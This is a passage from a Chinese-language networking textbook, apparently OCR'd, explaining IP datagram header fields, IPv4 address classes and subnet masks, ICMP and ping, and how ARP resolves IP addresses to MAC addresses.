（4）链路层在其帧的数据部分装上 IP 数据报，再加上源、目的主机的 MAC 地址和帧头，并根据其目的 MAC 地址，将帧发往目的主机或 IP 路由器。

（5）在目的主机，链路层将帧的帧头去掉，并将 IP 数据包送交网络层。

（6）网络层检查 IP 报头，如果报头中校验和与计算结果不一致，则丢弃该 IP 数据包；若校验和与计算结果一致，则去掉 IP 报头，将 TCP 段送交传输层。

（7）传输层检查顺序号，判断是否是正确的 TCP 分组，然后检查 TCP 报头数据。若正确，则向源主机发确认信息；若不正确或丢包，则向源主机要求重发信息。

（8）在目的主机，传输层去掉 TCP 报头，将排好顺序的分组组成应用数据流送给应用程序。

这样目的主机接收到来自源主机的字节流，就像是直接接收来自源主机的字节流一样。

2.3　网际协议 IP

IP 协议又称网际协议，是支持网间互联的数据报协议，它与 TCP 一起构成 TCP/IP 协议簇的核心，IP 层接收由更低层发来的数据报，并把该数据包发送到更高层 TCP 或 UDP 层；相反，IP 层也把从 TCP 或 UDP 层接收来的数据包传送到更低层。IP 数据报是不可靠的，因为 IP 并没有做任何事情来确认数据报是按顺序发送的或者没有被破坏。IP 数据包中含有发送它的主机的地址（源地址）和接收它的主机的地址（目的地址）。

2.3.1　IP 数据报的格式

IP 数据报的格式能够说明 IP 协议都具有什么功能。图 2-3 是 IP 数据报的完整格式。




图 2-3　IP 数据报的格式

从图 2-3 中可看出，一个 IP 数据报由首部和数据两部分组成。首部的前一部分是固定长度，共 20 字节，是所有 IP 数据报必须具有的。在首部的固定部分的后面是一些可选字段，其长度是可变的。下面介绍首部各字段的意义。

（1）版本：占 4 位，指出当前使用的 IP 版本。

（2）首部长度：占 4 位，指数据报协议头长度，可表示的最大十进制数值是 15。

（3）区分服务：占 8 位，用来获得更好的服务。

（4）总长度：总长度指首部和数据之和的长度，单位为字节。总长度字段为 16 位，因此数据报的最大长度为 $2^{16}-1$=65 535 字节。

（5）标识：占 16 位，包含一个整数，用于识别当前数据报。

（6）标志：占三位，但目前只有两位有意义。标志字段中的最低位为 MF（More Fragment），MF=1 表示后面“还有分片”的数据报。MF=0 表示这已是若干数据报片中的最后一个。标志字段中间的一位记为 DF（Don't Fragment），意思是“不能分片”，只有当 DF=0 时才允许分片。

（7）片偏移：占 13 位，指出与源数据报的起始端相关的分片数据位置，支持目标 IP 适当重建源数据报。

（8）生存时间：占 8 位，表明数据报在网络中的寿命。

（9）协议：占 8 位，指出在 IP 处理过程完成之后，有哪种上层协议接收导入数据包。

（10）首部校验和：占 16 位，这个字段只检验数据的首部，但不包括数据部分。

（11）源地址：占 32 位。

（12）目的地址：占 32 位。

（13）选项：允许 IP 支持各种选项，如安全性。

2.3.2　IPv4 的 IP 地址分类

在 Internet 上，为了实现连接到互联网上的节点之间的通信，必须为每个连接到互联网的节点分配一个地址，并且应当保证这个地址是全球唯一的，这就是 IP 地址。IP 地址长 32bit，最初设计互联网络时，为了便于寻址以及层次化构造网络，每个 IP 地址包括两个标识码(ID)，即网络 ID 和主机 ID。同一个物理网络上的所有主机都使用同一个网络 ID，网络上的一个主机（包括网络上工作站，服务器和路由器等）有一个主机 ID 与其对应。Internet 委员会定义了 5 种 IP 地址类型以适合不同容量的网络，即 A 类～E 类。5 类不同的 IP 地址格式如图 2-4 所示。

IP 地址是一个 32 位的二进制数，通常被分割为 4 个“8 位二进制数”（也就是 4 个字节)。IP 地址通常用“点分十进制”表示成 a.b.c.d 的形式，其中，a、b、c、d 都是 0～255 之间的十进制整数。例如，点分十进 IP 地址 100.4.5.6，实际上是 32 位二进制数 01100100.00000100.00000101.00000110，它是一个 A 类地址。区分各类地址最简单的方法是看它的第一个十进制整数，图 2-5 列出了各类地址的起止范围。

图 2-4　5 类 IP 地址

类型	范围
A	0.0.0.0～127.255.255.255
B	128.0.0.0～191.255.255.255
C	192.0.0.0～223.255.255.255
D	224.0.0.0～239.255.255.255
E	240.0.0.0～247.255.255.255

图 2-5　各类 IP 地址范围

IP 地址又可分为公有地址和私有地址。

（1）公有地址（public address）由 Inter NIC（Internet Network Information Center，因特网信息中心）负责。这些 IP 地址分配给注册并向 Inter NIC 提出申请的组织机构，通过它直接访问因特网。

（2）私有地址（private address）属于非注册地址，专门供组织机构内部使用。

以下列出留用的内部私有地址：

A 类　10.0.0.0～10.255.255.255

B 类　172.16.0.0～172.31.255.255

C 类　192.168.0.0～192.168.255.255

2.3.3　子网掩码

IP 标准规定，每一个使用子网的网点都选择一个 32 位的位模式，若位模式中的某位

置 1，则对应 IP 地址中的某位为网络地址中的一位；若位模式中的某位置 0，则对应 IP 地址中的某位为主机地址中的一位。例如位模式 11111111.11111111.11111111.00000000 中，前三个字节全 1，代表对应 IP 地址中最高的三个字节为网络地址；后一个字节为 0，代表对应 IP 地址中最后一个字节为主机地址。

1．子网掩码的表示方法

（1）通过与 IP 地址格式相同的点分十进制表示，例如，255.0.0.0 或 255.255.255.128。

（2）在 IP 地址后加上“/”符号以及 1～32 的数字，其中 1～32 的数字表示子网掩码中网络标识位的长度，例如，192.168.1.1/24 的子网掩码也可以表示为 255.255.255.0。

2．子网掩码作用

子网掩码是一个 32 位地址，是与 IP 地址结合使用的一种技术。它的主要作用有两个，一是用于屏蔽 IP 地址的一部分以区别网络标识和主机标识，二是用于将一个大的 IP 网络划分为若干小的子网络。

下面以一个实例来介绍如何使用子网掩码来区分网络地址的网络号和主机号。

例如，有一 C 类 IP 地址为 192.168.200.4，子网掩码为 255.255.255.0，则它的网络号和主机号可按如下方法得到。

（1）将 IP 地址 192.168.200.4 转换为二进制数。

11000000.10101000.11001000.00000100

（2）将子网掩码 255.255.255.0 转换为二进制数。

11111111.11111111.11111111.00000000

（3）将 IP 地址与子网掩码按位“与”运算得到的结果为网络部分。

11000000.10101000.11001000.00000000

运算结果转化为十进制为 192.168.200.0，通过得出的运算结果，确定网络号为 192.168.200.0。

（4）将子网掩码取反后再与 IP 地址按位“与”运算得到的结果为主机部分。

00000000.00000000.00000000.00000100

运算结果转化为十进制为 0.0.0.4，通过得出的运算结果，确定主机号为 4。

2.4　网际控制报文协议 ICMP

ICMP 网际控制报文协议是 TCP/IP 协议簇的子协议，用于在 IP 主机、路由器之间传递控制报文。控制报文是指网络是否连通、主机是否可达、路由是否可用等网络本身的消息。这些控制报文虽然并不传输用户数据，但是对于用户数据的传递起着非常重要的作用。

2.4.1　ICMP 报文的格式

ICMP 报文通常被 IP 层或更高层协议使用，一些 ICMP 报文把差错报文返回给用户进程。ICMP 报文是在 IP 数据报内部被传输的，它的格式如图 2-6 所示。

ICMP 报文的前 4 个字节是统一的格式，共有三个字段：类型、代码和检验和。接着的 4 个字节的内容与 ICMP 的类型有关。最后面是数据字段，其长度取决于 ICMP 的类型。表 2-1 给出了几种常用的 ICMP 报文类型。




图 2-6　ICMP 报文的格式

表 2-1　几种常用的 ICMP 报文类型

ICMP 报文种类	类型的值	ICMP 报文的类型
差错报告报文	3	终点不可达
	4	源点抑制
	5	改变路由
	11	时间超过
	12	参数问题
询问报文	8 或 0	回送请求或回答
	13 或 14	时间戳请求或回答

2.4.2　ICMP 的应用实例

ICMP 的一个重要应用就是分组网间探测 PING（Packet InterNet Groper），用来测试两个主机之间的连通性。PING 使用了 ICMP 回送请求与回送回答报文。PING 是应用层直接使用网络层 ICMP 的一个例子，它没有通过传输层的 TCP 或 UDP。

图 2-7 给出了从哈尔滨的一台主机到搜狐网的 Web 服务器的连通性的测试结果。主机一连发出了 4 个 ICMP 回送请求报文，如果 Web 服务器正常工作而且响应这个 ICMP 回送请求报文，那么它就发回 ICMP 回送回答报文。由于往返的 ICMP 报文上都有时间戳，因此很容易得出往返时间。




图 2-7　用 PING 测试主机的连通性

2.5 地址解析协议 ARP

MAC 地址是计算机最终能够识别的物理地址，当发送方计算机发送数据时，将网络连接设备源 MAC 地址和目的 MAC 地址分别封装到帧的源 MAC 位和目的 MAC 位。然后将其发送到网络介质上。接收方计算机通过查看帧的目的地址位填写的 MAC 地址，来判断是否和自己的 MAC 地址一致，如果一致，则将其复制，去掉封装并传递到上层应用程序，如果不一致，网卡丢弃该数据帧。而通信时由于 MAC 地址随硬件随机分布，不易记忆和使用，人们一般使用更容易记忆的 IP 地址进行通信，但是我们指定的 IP 地址必须转化成计算机识别的 MAC 地址才能通信，ARP 就是用于解决这个问题的协议。所谓地址解析（address resolution）就是主机在发送帧前将目标 IP 地址转换成目标 MAC 地址的过程。图 2-8 说明了 ARP 协议的作用。



图 2-8 ARP 协议的作用

2.5.1 ARP 协议工作原理

ARP 协议解析地址过程如下：

（1）发送方计算机首先检查自己的 ARP 缓存是否有对应的 IP 和 MAC 地址映射的条目。如果有，则找到 MAC 地址，发送数据；如果没有，则需要进一步解析。

（2）发送方发送广播，向所有设备询问该 IP 地址对应的 MAC 地址。对应 IP 地址的计算机回应广播，向发送方发送对应自己 IP 地址和 MAC 地址的映射记录，并且接收方同时将发送方的 IP 地址对应 MAC 地址的映射保留在自己的 ARP 缓存中。

（3）发送方收到 ARP 的回应后，将其保留在自己的 ARP 缓存中，以便下次使用。同时将得到的 MAC 地址封装到帧的目的地址位置，将其发送到网络介质中。

下面举一个实例来解释 ARP 协议的工作过程。例如，如图 2-9 所示，主机 A 要向本局域网内的主机 B 发送 IP 数据报时，就首先在其 ARP 高速缓存中查看有无主机 B 的 IP 地址，如果有，就在 ARP 高速缓存中查出其对应的 MAC 地址，再把这个 MAC 地址写入 MAC 帧，然后通过局域网把该 MAC 帧发往此硬件地址。如果找不到主机 B 的 IP 地址的项目，主机 A 就会自动运行 ARP，然后按以下步骤找出主机 B 的硬件地址。

（1）ARP 进程在本局域网上广播发送一个 ARP 请求分组，目标 MAC 地址是“FF.FF.FF.FF.FF.FF”（全 1），意思是向同一网段内的所有主机发出询问：“我是 192.168.8.1，硬件地址是 20-D0-C0-27-AB-13，我想知道主机 192.168.8.2 的硬件地址。”图 2-9（a）是主机 A 广播发送 ARP 请求分组的示意图。

（2）本局域网上的所有主机运行的 ARP 进程都收到此 ARP 请求分组。

（3）网络上其他主机不响应 ARP 询问，只有主机 B 接收这个帧，回应“我是 192.168.8.2，硬件地址是 05-00-7B-11-DE-3A”，同时更新自己的 ARP 缓存，如图 2-9（b）所示。

（4）主机 A 知道了主机 B 的 MAC 地址，它就可以向主机 B 发送信息了。同时，它更新自己的 ARP 缓存，下次再发送信息给 B，直接从 ARP 缓存表里查找就可以了。




图 2-9　地址解析协议 ARP 的工作原理

2.5.2　ARP 提高效率措施

为进一步提高效率，ARP 还采用了如下措施。

（1）高速缓存技术：主机保存已知的 ARP 表项，当收到目的主机的 ARP 应答时将其中的信息加入 ARP 表中。主机发送信息时，先查询 ARP 表，若未找到目的主机的 MAC 地址则用 ARP 协议解析地址。每个表项设置一个计时器，超时即自动删除，以保证表项的有效性。

